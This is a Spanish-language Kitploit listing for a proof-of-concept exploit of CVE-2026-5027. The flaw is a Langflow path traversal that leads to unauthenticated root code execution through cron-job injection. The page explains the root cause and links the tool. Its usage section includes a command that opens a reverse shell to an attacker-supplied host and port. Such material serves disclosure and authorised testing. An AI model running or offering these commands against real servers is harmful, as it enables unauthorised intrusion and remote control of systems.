
Skip to content
KitploitKITPLOIT
HerramientasExploitsBlog
Log in
Enviar
HerramientasExploitsBlog
Enviar

¡Herramientas de Hacking, PenTest y Ciberseguridad para tu Arsenal de Seguridad!

Kitploit es un directorio de herramientas de hacking, ciberseguridad y pentesting. Descubre las últimas actualizaciones de proyectos para encontrar vulnerabilidades, analizar sistemas, automatizar pruebas y fortalecer tu seguridad.

FeedsContactoPrivacidad© 2026 Kitploit

Directorio de Herramientas

Categorías

Ver todas las categorías
Loading categories
CVE-2026-5027 — Prueba de concepto de exploit para CVE-2026-5027, una vulnerabilidad de path traversal en Langflow que conduce a la ejecución remota de código no autenticada mediante la inyección de trabajos cron. | Kitploit
Herramientas/GitHubGitHub/yahiahamza/cve-2026-5027
Análisis de VulnerabilidadesExplotaciónExplotación de Aplicaciones WebPruebas de PenetraciónAprendizaje y EducaciónRed Teaming
GitHubyahiahamza/cve-2026-5027

CVE-2026-5027

Prueba de concepto de exploit para CVE-2026-5027, una vulnerabilidad de path traversal en Langflow que conduce a la ejecución remota de código no autenticada mediante la inyección de trabajos cron.

Ver Repositorio
4224hace 7 mesesAún no revisado
Compartir

CVE-2026-5027 - Path Traversal a Ejecución Remota de Código en Langflow

Descripción

Las versiones de Langflow hasta la 1.8.4 inclusive no sanean el parámetro filename en el endpoint POST /api/v2/files. Un atacante puede usar secuencias de path traversal (../) para escribir archivos en ubicaciones arbitrarias del sistema de archivos. Cuando se combina con la configuración predeterminada de auto-login de Langflow, esto es explotable sin ninguna autenticación, lo que conduce a la Ejecución Remota de Código como root mediante la inyección de trabajos cron.

Versiones Afectadas

  • Vulnerable: Langflow <= 1.8.4
  • Corregida: No hay parche disponible al momento de escribir esto
  • Configuración predeterminada: Auto-login habilitado (explotación sin autenticación)
  • Aviso: Tenable TRA-2026-26

Uso

# Prueba de concepto (escribe un archivo de prueba en /tmp/)
python3 exploit.py -t http://target:7860

# Con credenciales (si el auto-login está deshabilitado)
python3 exploit.py -t http://target:7860 -u admin -p password

# Reverse shell mediante trabajo cron

python3 exploit.py -t http://target:7860 --lhost YOUR_IP --lport 4444


Ejemplo de Salida

CVE-2026-5027 Exploit

CVE-2026-5027 Reverse Shell

Causa Raíz

La función upload_user_file() en src/backend/base/langflow/api/v2/files.py pasa file.filename directamente al servicio de almacenamiento sin saneamiento. El método LocalStorageService.save_file() construye la ruta usando folder_path / file_name, lo que no impide el path traversal.

Referencias

  • Aviso de Tenable TRA-2026-26
  • Langflow GitHub
  • CVE-2026-5027: Path Traversal a RCE en Langflow - Análisis Técnico Completo

Aviso Legal

Esta herramienta se proporciona únicamente para pruebas de seguridad autorizadas y fines educativos. Úsela solo en sistemas que le pertenezcan o para los cuales tenga permiso explícito de prueba.

Autor

Yahia Hamza - https://yh.do

Descargar herramienta

Más Populares

Ver todos →

Descubre las herramientas más usadas por nuestra comunidad.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 El kit de herramientas OSINT definitivo: grafo de investigación, puntuación de confianza, familias de alias, mapa, línea de tiempo e informes. 49 módulos, más de 400 sitios, sin necesidad de claves API.

    501
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # Aplicación de Ejecución con un Solo Toque GhostLock (CVE-2026-43499)

    467
  • 3

    ARTEX

    baarai/artex

    Plataforma de pruebas de penetración autónoma multiagente basada en LLM con agentes planificadores/trabajadores, grafos de activos y de exploración, registro de tráfico MITM y reevaluación de vulnerabilidades.

    340
  • 4

    opencti

    opencti-platform/opencti

    Plataforma abierta de inteligencia de amenazas cibernéticas

    314
  • 5

    redforge

    cybersecurity91/redforge

    Kit de herramientas de red team del lado del navegador con 102 herramientas offline para reconocimiento, generación de payloads, ataques de credenciales, criptografía, codificación y elaboración de informes de compromiso.

    307
  • 6

    estorides

    grisuno/estorides

    Agrega más de 99 fuentes OSINT gratuitas en paralelo, resuelve entidades en un grafo de conocimiento y exporta STIX 2.1, MISP o GraphML con análisis asistido por LLM.

    295

Explora todas las herramientas

Explora nuestra colección de herramientas

Ver todas las herramientas →






